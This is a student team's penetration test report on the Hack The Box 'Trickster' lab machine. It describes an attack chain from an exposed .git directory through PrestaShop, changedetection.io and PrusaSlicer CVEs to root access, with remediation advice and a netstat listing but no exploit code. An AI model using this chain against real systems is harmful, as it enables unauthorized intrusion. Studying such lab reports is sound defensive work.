Project Name

DEPI

Penetration Testing Report

Trickster Machine

Date: October 21, 2024

Who Worked On It:

1. Ayman Abdelmonsef Mojahid (Leader)
2. Ahmed Mahmoud Ajmed Aboshady
3. Ahmed Abdelrahman Abdelrahman
4. Jihad Reda Adel
5. Eslam Mahmoud Amin
6. Mohammed Elsayed Ahmed Saber

Index

---

1. Executive Summary

The penetration test conducted on the Trickster machine from Hack The Box identified multiple vulnerabilities that could be exploited to gain unauthorized access and compromise system integrity. These vulnerabilities allowed an attacker to escalate privileges, access sensitive data, and execute commands on the system.

During penetration testing , we discovered a vulnerability in a website built using PrestaShop, an online store platform. By analyzing its files(.git), we were able to uncover sensitive information (admin panel) that allowed us to gain limited access to the system. From there, we found a user account (james) and successfully accessed more sensitive areas of the site.

Further investigation revealed that a separate system, a Docker container, was running another service. We identified a vulnerability within this service, which allowed us to take control of that system as well(changedetection.io). Inside this container, we discovered confidential data that granted us access to an even higher level of the system (adam).

Using this user , we gaind accsess to service (prusaslicer) that lead us to get files of Root.

Using these findings, we eventually gained full control of the system and could access data typically restricted to the highest-level administrators. This discovery demonstrated the importance of maintaining up-to-date security measures on all systems.

---

2. Vulnerability Table

ID	Vulnerability Name	Severity	Impact Description
1	Accessing .git Directory	Medium	Exposes source code and sensitive configuration files.
2	PrestaShop XSS (CVE-2024-34716)	High	Allows remote command execution as the www-data user.
3	Database Credentials in PHP Configuration File	High	Enables unauthorized access to database contents.
4	Access to Docker Services	Medium	Allows lateral movement within the system.
5	ChangeDetection Arbitrary File Write SSTI(CVE-2024-32651)	High	Allows file manipulation within a Docker container.
6	Exposed Backup Files	High	Provides access to higher privileged user credentials.
7	PrusaSlicer Command Injection(CVE-2023-47268)	Critical	Enables root-level access to system files via command injection.

---

3. Methodology


The penetration test was conducted following the OWASP Top 10 framework:


1. **A1: Injection** – Exploited command injection vulnerabilities.
2. **A2: Broken Authentication** – Accessed sensitive data by exploiting exposed configuration files.
3. **A5: Security Misconfiguration** – Detected misconfigured .git directory and Docker services.
4. **A6: Sensitive Data Exposure** – Retrieved database credentials and backup files containing sensitive information.
5. **A8: Insecure Deserialization** – Exploited file handling vulnerability in ChangeDetection.

---

4. Technical Details

PORT SCANNING:







Vulnerability 1: Accessing .git Directory

- **Description:** The .git directory was publicly accessible, allowing attackers to download source code and configuration files, exposing sensitive data.
- **Severity:** Medium
- **Impact:** Attackers could gain insights into the system's structure and potentially find hardcoded credentials or configuration flaws.
- **Recommendation:**

-Configure the web server to deny access to the .git directory and other sensitive directories.

-Use proper access control lists (ACLs) to prevent unauthorized access.





Vulnerability 2: PrestaShop Remote Code Execution (CVE-2024-34716)

Description: A cross-site scripting (XSS) vulnerability that only affects PrestaShops with customer-thread feature flag enabled is present starting from PrestaShop 8.1.0 and prior to PrestaShop 8.1.6. When the customer thread feature flag is enabled through the front-office contact form, a hacker can upload a malicious file containing an XSS that will be executed when an admin opens the attached file in back office. The script injected can access the session and the security token, The vulnerability was caused by improper handling of uploaded files, specifically the lack of validation and sanitation of file contents, which allowed attackers to upload files with embedded HTML/JavaScript code that could be executed when viewed by an administrator or customer service agent. This issue was compounded by insufficient MIME type enforcement and the absence of security headers to prevent browsers from interpreting files as something other than their declared content type.


- **Severity:** High
- **Impact:** Successful exploitation allows an attacker to gain shell access to the server, compromise sensitive data, and potentially escalate privileges within the web application.
- **Recommendation:**

  -Update PrestaShop to the latest secure version.

  -Implement strict input validation and output encoding to prevent deserialization attacks.

  -Use Web Application Firewalls (WAFs) to monitor and block suspicious requests.

  -The implemented remediation involved validating file extensions against a whitelist, enforcing correct MIME types, setting security headers (such as X-Content-Type-Options: nosniff) to prevent MIME type sniffing, and ensuring non-image files are downloaded as attachments rather than executed, while image files are handled with BinaryFileResponse to guarantee proper display.



Vulnerability 3: Database Credentials in PHP Configuration File


- **Description:** The PHP configuration file (config.php) contained hardcoded database credentials, allowing attackers to access the database using these credentials.
- **Severity:** High


- **Impact:** An attacker could access, modify, or delete sensitive data stored in the database, leading to data integrity loss and unauthorized access to user information.


- **Recommendation:**


  -Use environment variables or secure secret management systems to store credentials securely.


  -Avoid hardcoding sensitive information in configuration files.











Vulnerability 4: Access to Docker Services

- **Description:** The Docker container was accessible via IP 172.17.0.2 and port 5000, potentially exposing internal services to exploitation.
- **Severity:** Medium
- **Impact:** Attackers could use this access for lateral movement, exploiting services running inside the Docker container to further compromise the system.
- **Recommendation:**

  -Implement network segmentation to isolate Docker containers and restrict access. --Apply firewall rules to control traffic between containers.

KALI - VMware Workstation

File Edit View VM Tabs Help

Home | KALI

File Actions Edit View Help

ayman@ayman: ~/Desktop | james@trickster: ~ | james@trickster: ~ | james@trickster: ~ | ayman@ayman: ~/Desktop

```
james@trickster:~$ netstat -nlp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33185         0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
Active UNIX domain sockets (only servers)
Proto RefCnt Flags       Type       State         I-Node   PID/Program name     Path
unix  2      [ ACC ]     STREAM     LISTENING     29589    -                    /run/systemd/resolve/io.systemd.Resolve
unix  2      [ ACC ]     STREAM     LISTENING     109988   9569/systemd         /run/user/1000/systemd/private
unix  2      [ ACC ]     STREAM     LISTENING     109994   9569/systemd         /run/user/1000/bus
unix  2      [ ACC ]     STREAM     LISTENING     28214    -                    @/org/kernel/linux/storage/multipathd
unix  2      [ ACC ]     STREAM     LISTENING     109996   9569/systemd         /run/user/1000/gnupg/S.dirmngr
unix  2      [ ACC ]     STREAM     LISTENING     109998   9569/systemd         /run/user/1000/gnupg/S.gpg-agent.browser
unix  2      [ ACC ]     STREAM     LISTENING     110000   9569/systemd         /run/user/1000/gnupg/S.gpg-agent.extra
unix  2      [ ACC ]     STREAM     LISTENING     110002   9569/systemd         /run/user/1000/gnupg/S.gpg-agent.ssh
unix  2      [ ACC ]     STREAM     LISTENING     110004   9569/systemd         /run/user/1000/gnupg/S.gpg-agent
unix  2      [ ACC ]     STREAM     LISTENING     110006   9569/systemd         /run/user/1000/pk-debconf-socket
unix  2      [ ACC ]     STREAM     LISTENING     110008   9569/systemd         /run/user/1000/snapd-session-agent.socket
unix  2      [ ACC ]     STREAM     LISTENING     32223    -                    /var/run/vmware/guestServicePipe
unix  2      [ ACC ]     STREAM     LISTENING     1009814  -                    /run/containerd/s/f1f8b5175292b782ef311e457f1ce8daaddc317780ef46b3a3f352028dac0b0b
unix  2      [ ACC ]     STREAM     LISTENING     32909    -                    /run/dbus/system_bus_socket
unix  2      [ ACC ]     STREAM     LISTENING     32916    -                    /run/docker.sock
unix  2      [ ACC ]     STREAM     LISTENING     32923    -                    /run/snapd.socket
unix  2      [ ACC ]     STREAM     LISTENING     32925    -                    /run/snapd-snap.socket
unix  2      [ ACC ]     STREAM     LISTENING     32927    -                    /run/uuidd/request
unix  2      [ ACC ]     STREAM     LISTENING     28201    -                    /run/systemd/private
unix  2      [ ACC ]     STREAM     LISTENING     28203    -                    /run/systemd/userdb/io.systemd.DynamicUser
unix  2      [ ACC ]     STREAM     LISTENING     28204    -                    /run/systemd/io.system.ManagedOOM
unix  2      [ ACC ]     STREAM     LISTENING     28212    -                    /run/lvm/lvmpolld.socket
unix  2      [ ACC ]     STREAM     LISTENING     28217    -                    /run/systemd/fsck.progress
unix  2      [ ACC ]     STREAM     LISTENING     28228    -                    /run/systemd/journal/stdout
unix  2      [ ACC ]     SEQPACKET  LISTENING     28231    -                    /run/udev/control
unix  2      [ ACC ]     STREAM     LISTENING     32606    -                    /run/irqbalance/irqbalance875.sock
unix  2      [ ACC ]     STREAM     LISTENING     28681    -                    /run/systemd/journal/io.systemd.journal
unix  2      [ ACC ]     STREAM     LISTENING     35466    -                    /run/php/php8.1-fpm.sock
unix  2      [ ACC ]     STREAM     LISTENING     35547    -                    /run/containerd/containerd.sock.ttrpc
unix  2      [ ACC ]     STREAM     LISTENING     35549    -                    /run/containerd/containerd.sock
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

KALI - VMware Workstation

File Edit View VM Tabs Help


Home | KALI


File Actions Edit View Help

